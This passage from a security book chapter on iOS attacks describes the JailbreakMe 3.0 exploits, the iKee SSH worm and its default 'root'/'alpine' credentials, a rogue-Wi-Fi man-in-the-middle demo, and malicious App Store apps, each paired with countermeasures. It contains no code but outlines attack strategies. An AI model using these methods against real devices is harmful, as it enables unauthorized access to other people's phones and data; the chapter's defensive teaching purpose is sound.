


Figure 11-26 Cydia—you've been jailbroken!

control of the browser, then the operating system, and ultimately for providing the user with unrestricted access to the device. Note that jailbreakme.com is the primary example of a publicly available remote jailbreak technique. There are a number of known Safari bugs, and it's entirely possible that other vulnerabilities could be combined to provide a remote jailbreak (or exploitation) capability.

In July 2011, iOS hacker Nicholas Allegra (aka comex) released the 3.0 version of a remote jailbreak technique for iOS 4.3.3 and earlier via the website jailbreakme.com. The process for jailbreaking a device using this technique is as simple as loading the website's home page into MobileSafari, as shown in Figure 11-27. Once at the home page, a user needs only to click the Install button, and like magic, the device is jailbroken. This particular jailbreak technique has been dubbed "JailbreakMe 3.0" or JBME3.0 for short. The term JBME3.0 has been used as a way to differentiate from previous remote jailbreaks that have been released via the same website. We'll use the shortened JBME3.0 acronym throughout the remainder of this chapter.



Figure 11-27 The JailbreakMe app

Hacking Other iPhones: Fury Unleashed!

To this point we've talked about a number of things that we can do to unleash the full functionality of an iPhone through jailbreaking. Now let's shift our attention in a new direction. Instead of focusing on how to hack into our own iPhone, let's look into how we might go about hacking into someone else's device.

In this section, we'll take a look at a variety of incidents, demos, and issues related to gaining access to iOS-based devices. We've seen that when targeting iOS, the options available for carrying out a successful attack are limited relative to other platforms. iOS has a minimal network profile, making remote network-based attacks largely inapplicable. Jailbroken devices when running older or misconfigured network services do face some risk when connected to the network. However, as jailbroken devices make up a relatively small percentage of the total number of devices online, presence of these services can't be relied upon as a general method for attack. In some ways, iOS has followed the trend of desktop client operating systems such as Windows 7, in disabling access to most or all network services by default. A major difference though is that, unlike Windows, network services are not later reenabled for interoperability with file sharing or other services. This means that, for all intents and purposes, approaching iOS from the remote network-side in order to gain access is a difficult proposition (we discuss a few examples).

Of course, there are other options available to an attacker, aside from traditional remote network-based attacks. Most of these options depend upon some combination of the exploitation of client-side vulnerabilities, local network access, or physical access to a device. The viability of local network or physical access-based attacks depends heavily

on the target in question. Local network-based attacks can be useful if the goal is simply to affect any vulnerable system connected to the local network. Bringing a malicious WAP online at an airport, coffee shop, or any other point with heavy foot traffic where Wi-Fi is frequently used could be one way to launch an attack of this sort. If a particular user or organization is the target, then an attacker would first need to gain remote access to the local network to which the target device is connected or, alternatively, be within physical proximity of the target user to connect to a shared, unsecured wireless network or to lure the user into connecting to a malicious WAP. In both cases, the barrier to entry would be high and the likelihood of success would be reduced, as gaining remote access to a particular local network or luring a target user onto a specific wireless network would be complicated at best.

An attacker with physical access to a device has a broader set of options available. With the ability to perform a boot-based jailbreak, to access the file system, and to mount attacks against the keychain as well as other protective mechanisms, the likelihood of successfully extracting information from a device becomes high. However, coming into physical possession of a device is a challenge as it implies physical proximity and theft. For these reasons, physical attacks on a device deserve serious consideration given the fact that one's own device could easily be lost or stolen, but are somewhat impractical from the perspective of developing a general set of tools and methodologies for hacking into iOS-based devices.

The practical options left to an attacker generally come down to client-side attacks. Client-side attacks have been found time and again in apps bundled with iOS, in particular, in MobileSafari. With the list of known vulnerabilities affecting these apps and other components, an attacker has at his or her disposal a variety of options from which to choose when targeting an iPhone for attack. The version of iOS running on a device plays a significant role as relates to the ease with which a device can be owned. In general, the older the version of iOS, the easier it is to gain access. As far as launching attacks, methods available are similar to those for desktop operating systems, including hosting malicious files on web servers or delivering them via e-mail. Attacks are not limited to apps bundled with iOS, but can also be extended to third-party apps. Vulnerabilities found and reported in third-party apps serve to demonstrate that vectors for attack do exist beyond what ships by default with iOS. With the ever-growing number of apps available via the App Store, as well as via alternative markets such as the Cydia Store, it is reasonable to assume that app vulnerabilities and client-side attacks in general will continue to be the primary vector for gaining initial access to iOS-based devices.

Gaining initial access to iOS through exploitation of app vulnerabilities may meet the requirements of an attacker if the motivation for the attack is to obtain information accessible within the app's sandbox. If an attacker is looking to gain full control over a device, then the barrier to entry increases significantly. The first step in this process, after having gained control over an app, becomes to break out of the sandbox via exploitation of a kernel-level vulnerability. As kernel-level vulnerabilities are few and far between, and as the skill level required to find and groom these issues into reliable, working exploits is a capability that few possess, it can be said that breaking out of the sandbox with a fresh, new kernel-level exploit is much easier said than done. For most attackers,

a more viable approach will simply be to wait for exploits to appear and to repurpose them to target users during the period in which no update has been released to fix the vulnerability or to target users running older versions of iOS.

As a final note before we look at some specific attack examples, it's worth mentioning that in comparison to other platforms, relatively few tools exist expressly for the purpose of gaining unauthorized access to iOS. The majority of tools available that are specific to iOS center around jailbreaking (which is effectively *authorized* activity, assuming it's implemented by a consenting owner of the device or his/her delegate). Many of these tools can serve a dual purpose. For example, boot-based jailbreaks can be used to gain access to a device when in the physical possession of an attacker. Similarly, exploits picked up from jailbreakme.com or other sources can be repurposed in order to gain access to devices connected to a network. In general, when targeting iOS for malicious purposes, an attacker is left to repurpose existing tools "for bad," or to develop new tools from scratch. In addition, as few legitimate attacks targeting iOS have been seen in the wild, there is little material from which to draw in terms of depicting a wide variety of ways in which one might go about hacking into an iPhone. As the platform with all of its bells and whistles is relatively new, and as the community of researchers investigating the security of the platform is relatively small, it can be said that much remains to be seen with regards to how attacks for the platform will take shape in the future.

OK, we've taken the 50,000-foot view; let's drill into some specific attack examples.



The JailbreakMe3.0 Vulnerabilities

Popularity:	2
Simplicity:	8
Impact:	10
Risk Rating:	7

We've already seen some of the most popular iOS attacks to date: the vulnerabilities exploited to jailbreak iPhones. And although these are generally exploited "locally" during the jailbreak process, there is nothing to stop enterprising attackers from exploiting similar vulnerabilities *remotely*, for example, by crafting a malicious document that contains an exploit capable of taking control of the application into which it is loaded. The document can then be distributed to users via a website, e-mail, chat, or some other frequently used medium. In the PC world, this method of attack has served as the basis for a number of malware infections and intrusions in recent years. iOS, despite being fairly safe from remote network attack, and despite boasting an advanced security architecture, has been shown to be weak in dealing with these kinds of attacks as well.

The foundation for such an attack is best demonstrated by the "JailbreakMe 3.0" (or JBME3.0) example discussed earlier in the chapter. We learned that two vulnerabilities are exploited by JBME3.0: one a PDF bug, the other a kernel bug. Apple's security bulletin for iOS 4.3.4 (support.apple.com/kb/HT4802) gives us a bit more detail about the two vulnerabilities. The first issue, CVE-2011-0226, is described as a FreeType Type 1 Font-handling bug that could lead to arbitrary code execution. The vector inferred is inclusion

of a specially crafted Type 1 font into a PDF file, that when loaded leads to the aforementioned code execution. The second issue, CVE-2011-0227, is described as an invalid type conversion bug affecting IOMobileFrameBuffer that could lead to execution of arbitrary code with system-level privileges.

NOTE

For an excellent writeup on the mechanics of CVE-2011-0226, take a look at esec-lab.sogeti.com/post/Analysis-of-the-jailbreakme-v3-font-exploit.

So the initial vector for exploitation is loading of a specially crafted PDF into MobileSafari. At this point, a vulnerability is triggered in code responsible for parsing the document, after which the exploit logic contained within the corrupted PDF is able to take control of the app. From this point, the exploit continues on to exploit a kernel-level vulnerability and ultimately to take full control of the device. For the casual user looking to jailbreak his or her iPhone, this is no big deal. However, for the security-minded individual, the fact that this is possible should raise some eyebrows. If the JBME3.0 technique can leverage a pair of vulnerabilities to take full control of a device, what's to stop a technique similar to this from being used for malicious purposes? For better or for worse, the answer is—not much.



JBME3.0 Vulnerability Countermeasures

Despite our techie infatuation with jailbreaking, keeping your operating system and software updated with the latest patches is a security best practice, and jailbreaking makes it difficult or dicey on many fronts. One, you have to keep iOS vulnerable in order for the jailbreak to work, and two, once the system is jailbroken, you can't obtain official updates from Apple that patch those vulnerabilities and any others discovered subsequently. Unless you're willing to constantly re-jailbreak your phone every time a new update comes out, or get your patches from unofficial sources, we recommend you keep your device "stock" and set it to update automatically over-the-air (available in iOS 5.0.1 and later). Also remember to update your apps regularly as well (you'll see the notification bubble on the App Store when updates are available for your installed apps).



iKee Attacks!

<i>Popularity:</i>	7
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

The year: 2009. The place: Australia. You've recently purchased an iPhone 3GS and are eager to unlock its true potential. To this end, you connect your phone to your computer via USB, fire up your trusty jailbreak application and—click—you now have a

jailbroken iPhone! Of course, the first thing to do is launch Cydia and then install OpenSSH. Why have a jailbroken phone if you can't get to the command line, right? From this point, you continue to install your favorite tools and apps: vim, gcc, gdb, Nmap, etc. An interesting program appears on TV. You set your phone down to watch for a bit, forgetting to change the default password for the root account. A while later you pick it up, swipe to unlock, and to your delight find that the wallpaper for your device has been changed to a mid-1980s photo of the British pop singer Rick Astley (see Figure 11-28). You've just been rickrolled! Oh noes!

In November 2009 the first worm targeting iOS was observed in the wild. This worm, known as iKee, functioned by scanning IP blocks assigned to telecom providers in the Netherlands and Australia. The scan logic was straightforward: identify devices with TCP port 22 open (SSH), and then attempt to login with the default credentials "root" and "alpine" (which is a common default set on jailbroken iPhones). Variants such as iKee.A took a few basic actions upon login, such as disabling the SSH server that was used to gain access, changing the wallpaper for the phone, as well as making a local copy of the worm binary. From this point, infected devices were used to scan for and infect other devices. Later variants such as iKee.B introduced botnet-like functionality, including the ability for infected devices to be remotely controlled via a command and control channel.




Figure 11-28 A device infected by the iKee worm

iKee marked an interesting milestone in the history of security issues affecting the iPhone. It was and continues to be the first and only public example of malware successfully targeting iOS. While it leveraged a basic configuration weakness, and while the functionality of early variants was relatively benign, it nonetheless served to demonstrate that iOS does face real-world threats and that it can be susceptible to attack.

NOTE

You can obtain the source code for the iKee worm, as originally published in November 2009, from pastie.org/693452.

While iKee proved that iOS can be hacked into remotely, it doesn't necessarily indicate any inherent vulnerability in iOS. In fact, the opposite is probably a fairer case to make. iOS is a UNIX-like operating system, related in architecture to Mac OS X. This means that the platform can be attacked in a manner similar to how one would go about attacking other UNIX-like systems. Options for launching an attack include, but are not limited to, remote network attacks involving the exploitation of vulnerable network services, client-side attacks including exploitation of app vulnerabilities, local network attacks such as man-in-the-middle (MITM) of network traffic, and physical attacks that depend upon physical access to a target device. Note, however, that certain characteristics of iOS make some of these techniques less effective than for most other platforms.

For example, the network profile for a fresh out-of-the-box iPhone leaves very little to work with. Only one TCP port, 62087, is left open. No known attacks have been found for this service, and although this is not to say that none will ever be found, it is safe to say that the overall network profile for iOS is quite minimal. In practice, gaining unauthorized access to an iPhone (that has not been jailbroken) when attacking from a remote network is close to impossible. None of the standard services that we're accustomed to targeting, such as SSH, HTTP, and SMB, are to be found, leaving very little in terms of an attack surface. Hats off to Apple for providing a secure configuration for the iPhone in this regard.

NOTE

A few remote vulnerabilities have been seen, including one related to handling of ICMP requests that could cause a device reset (CVE-2009-1683), and another identified by Charlie Miller in iOS's processing of SMS (text) messages (CVE-2009-2204). Other potential areas for exploitation that may gain more attention in the future include Bonjour support on the local network and other radio interfaces on the device including the baseband, Wi-Fi driver, Bluetooth, and so on.

CAUTION

Remember, mobile devices can be attacked remotely via their IP network interface, as well as their cellular network interface.

Of course, there are variables that affect iOS's vulnerability to remote network attack. If a device is jailbroken and if services such as SSH have been installed, then the attack surface is increased (as iKee aptly demonstrated). User-installed apps may also listen on the network, further increasing the risk of remote attack. However, as they are generally

only executed for short periods of time, they cannot be depended upon as a reliable means for gaining remote access to a device. This could change in the future, as only a limited amount of research has been published related to app vulnerabilities exploitable from the network side, and as there may be useful vulnerabilities still to be found.

NOTE

Statistics published in 2009 by Pinch Media indicate that between 5 and 10 percent of users had jailbroken their devices. The iPhone dev-team blog posted in January 2012 indicated that nearly 1 million iPad2 and iPhone 4S (A5) users had jailbroken their devices in the three days following the release of the first jailbreak for that hardware platform.

**iKee Worm/SSH Default Credentials Countermeasures**

The iKee worm was at its root only possible due to misconfigured jailbroken iPhones being connected to the network. The first and most obvious countermeasure to an attack of this sort is: don't jailbreak your iPhone! OK, if you must, change the default credentials for a jailbroken device immediately after installation of SSH and only while connected to a trusted network. In addition, network services like SSH should only be enabled when they are needed. Utilities such as SBSettings can be installed and used to quickly and easily enable or disable features like SSH from the SpringBoard. Otherwise, for jailbroken devices in general, devices should be upgraded to the latest jailbreakable version of iOS when possible, and patches provided by the community for vulnerabilities (such as the MobileSafari PDF vulnerability patch provided at the same time as the release of JBME3.0) should be installed as soon as practicable.

**The FOCUS 11 Man-in-the-Middle Attack**

<i>Popularity:</i>	5
<i>Simplicity:</i>	3
<i>Impact:</i>	10
<i>Risk Rating:</i>	6

In October 2011, at the McAfee FOCUS 11 conference held in Las Vegas, Stuart McClure and the McAfee TRACE team demonstrated a series of hacks, including the live hack of an iPad. The attack performed involved setting up a MacBook Pro laptop with two wireless network interfaces and then configuring one of the interfaces to serve as a malicious wireless access point (WAP). The WAP was given an SSID very similar to the SSID for the conference's legitimate WAP. This was done to show that users could easily be tricked into connecting to the malicious WAP.

The laptop was then configured to route all traffic from the malicious WAP through to the legitimate WAP. This provided tools running on the laptop with the ability to man-in-the-middle traffic sent to or from the iPad. To make things a bit more interesting, support was added for man-in-the-middling of SSL connections, through use of an

exploit for the CVE-2011-0228 X.509 certificate chain validation vulnerability, as reported by Trustwave SpiderLabs.

With this setup in place, the iPad was used to browse to Gmail over SSL. Gmail was loaded into the iPad's browser, but with a new addition to the familiar interface—an iframe containing a link to a PDF capable of silently rooting the device, as shown in Figure 11-29. The PDF loaded was the same as the JBME3.0 PDF, but modified to avoid observable changes to the SpringBoard, such as the addition of the Cydia icon. The PDF was then used to load a custom freeze.tar.xz file, containing the post-jailbreak file and corresponding packages required to install SSH and VNC on the device.

The FOCUS 11 hack was designed to drive a few points home. Many people seem to have the impression that the iPhone, or iPad in this case, is immune from attack. The demo was designed to underscore the fact that this is not the case, and that it is indeed possible to gain unauthorized access to iOS-based devices. The hack combined exploitation of the client-side vulnerabilities used by the JBME3.0 technique with an SSL




Figure 11-29 A fake man-in-the-middle Gmail login page rendered on an iPhone with a JBME3.0 PDF embedded via iframe to “silently” root the device

certificate validation vulnerability and a local network-based attack to demonstrate that not only can iOS be hacked, but that it also can be hacked in a variety of ways. This is to say that breaking iOS is not a one-time thing, or not to say that there are only a few limited options or ways to go about it, but rather that sophisticated attacks involving the exploitation of multiple vulnerabilities are possible. Finally, the malicious WAP scenario was used to demonstrate that the attack was not theoretical but rather quite practical. The same setup is something that could be easily reproduced, and the overall attack scenario is something that could be carried out with ease in the real world.

FOCUS 11 Countermeasures

The FOCUS 11 attack leveraged a set of vulnerabilities and a malicious WAP to gain unauthorized access to a vulnerable device. The fact the several basic components of the operating system were subverted leaves little in the way of technical countermeasures that could have been implemented to prevent the attack.

The first step to take to prevent this particular attack is to update your device and to keep it up to date, as outlined in the JBME3.0 vulnerability countermeasures description. Another simple countermeasure is to configure your iOS device to Ask to Join Networks, as shown in Figure 11-30. Already known networks will still be joined automatically, but you will be asked to join new, unknown networks, which would at least give you a




Figure 11-30 Setting an iPhone to Ask to Join Networks

chance to decide if you want to connect to a potentially malicious network. Yes, the FOCUS 11 hack used a Wi-Fi network name that looked “friendly”; perhaps a corollary piece of advice is: don’t connect to unknown wireless networks. The likelihood of anyone actually following that advice nowadays is, of course, near zero (how else are you going to check Facebook while at Starbucks?!?), but hey, we warned you!

Assuming network connectivity is likely irresistible on a mobile device, defending against this sort of attack ultimately boils down to evaluating the value of data stored on a device. For example, if a device will never process sensitive data, or be placed in the position of having access to such data, then there is little risk from a compromise. As such, connecting to untrusted wireless networks and accessing the web or other resources is basically fine. For a device that will process sensitive data, or that could be used as a launching point for attacks against systems that store or process sensitive data, much greater care should be taken. Of course, keeping sensitive data completely off a mobile device can be harder than we’ve laid out here; e-mail, applications, and web browsing are just some examples of channels through which sensitive data can “leak” onto a system.

In any case, the FOCUS 11 demo showed that by simply connecting to a wireless network and browsing to a web page, it was possible to take complete control of a device. This was possible even over SSL. As such, users should register the fact that this can happen, and should judge very carefully what networks they connect to, to avoid putting their devices or sensitive information at risk.



Malicious Apps: Handy Light, InstaStock

<i>Popularity:</i>	5
<i>Simplicity:</i>	3
<i>Impact:</i>	9
<i>Risk Rating:</i>	6

There are, of course, other client-side methods that can be used to gain unauthorized access to iOS. One of the most obvious, yet more complicated methods of attack involves tricking a user into installing a malicious app onto his or her device. The challenge in this case is not limited to tricking the user, but also involves working around Apple’s app distribution model. Earlier in the chapter, we mentioned that iOS added support for the installation of third-party apps shortly after introducing iPhone. Apple chose to implement this as a strictly controlled ecosystem, whereby all apps are required to be signed by Apple and can only be distributed and downloaded from the official App Store. In order for an app to be made available on the App Store, it must first be submitted to Apple for review. If issues are found during the review process, the submission is rejected, after which point it’s simply not possible to distribute the app (at least, to non-jailbroken iPhone users).

Apple does not publicly document all of the specifics of their review process. As such, there is a lack of clarity in terms of what is checked for when an app is reviewed.

In particular, there is little information on what checking is done in order to determine whether an app is malicious or not. It is true that little in the way of “malware” has made it to release on the App Store. A few apps leaking sensitive information such as telephone numbers or other device-specific information have been identified and pulled from sale. This might lead one to think that while the details of the review process are unknown, that it must be effective, otherwise we would be seeing reports of malware on a regular basis. This might be a reasonable conclusion if not for a few real-world examples that call into question the effectiveness of the review process from the security perspective, as well as the overall idea that malware can’t be or is not already present on the App Store.

In mid-2010, a new app named Handy Light was submitted to Apple for review, passed the review process, and was later posted to the App Store for sale. This app appeared on the surface to be a simple flashlight app, with a few options for selecting the color of the light to be displayed. Shortly after release, it became known that the Handy Light app included a hidden tethering feature. This feature allowed for users to tap the flashlight color options in a particular order, in order to then start a SOCKS proxy server on the phone that could be used to tether a computer to the phone’s cellular Internet connection. Once the presence of this feature became public, Apple removed the app from sale. This was done because Apple does not allow for apps that include support for tethering to be posted to the App Store.

What’s interesting in all of this is that Apple, after having reviewed Handy Light, approved the app despite the fact that it included the tethering feature. Why did they do this? One has to assume that because the tethering functionality was hidden, that it was simply missed during the review process. Fair enough, mistakes happen. However, if functionality such as tethering can be hidden and slipped by the review process, what’s to stop other more malicious functionality from being hidden and slipped by the review process as well?

In September 2011, well-known iOS hacker Charlie Miller submitted an app named InstaStock to Apple for review. The app was reviewed, approved, and then posted to the App Store for download. InstaStock ostensibly allowed users to track stock tickers in real time and was reportedly downloaded by several hundred users. Hidden within InstaStock was logic designed to exploit an “0-day” vulnerability in iOS that allowed the app to load and execute unsigned code. Due to iOS’s runtime code signature validation, this should not have been possible. However, with iOS 4.3, Apple introduced the functionality required for InstaStock to work its magic. In effect, with iOS 4.3, Apple introduced the ability for unsigned code to be executed under a very limited set of circumstances. In theory, this capability was only to be exposed to MobileSafari and only for the purpose of enabling Just in Time (JIT) compilation of JavaScript. As it turns out, an implementation error made this capability available to all apps, not just MobileSafari. This vulnerability, now documented as CVE-2011-3442, made it possible for the InstaStock app to call the mmap system with a particular set of flags, resulting in the ability to bypass code signature validation. Given the capability to execute unsigned code, the InstaStock app was able to connect back to a command and control server, to receive and




Figure 11-31 The InstaStock app written by Charlie Miller, which hid functionality to execute arbitrary code on iOS

execute commands, and to perform a variety of actions such as downloading images and contact information from “infected” devices. Figure 11-31 shows the InstaStock app.

In terms of attacking iOS, the Handy Light and InstaStock apps provide us with proof that mounting an attack via the App Store is, while not easy, also not impossible. There are many unknowns related to this type of attack. It must be assumed that Apple is working to improve its review process, and that as time passes, it will become more difficult to hide malicious functionality successfully. It is also unclear exactly what can be slipped past the process. In the case of the InstaStock app, as a previously unknown vulnerability was leveraged, there was most likely very little in the way of observably malicious code included in the app that was submitted for review. Absent a zero-day, more code would need to be included directly in the app, making it more likely that the app would be flagged during the review process and rejected.

An attacker could go through this trouble and might do so if his goal is to simply gain access to as many devices as possible. The imprecise but broad distribution of apps available on the App Store could prove to be a tempting vector for spreading malicious apps. However, if an attacker were interested in targeting a particular user, then attacking via the App Store would become a more complex proposition. The attacker would have to build a malicious app, slip it past the review process, and then find a way to trick the target user into installing the app onto his or her device. An attacker could combine some social engineering, perhaps by pulling data from the user’s Facebook page, and then build an app tailored to his or her likes and dislikes. The app could then be posted for

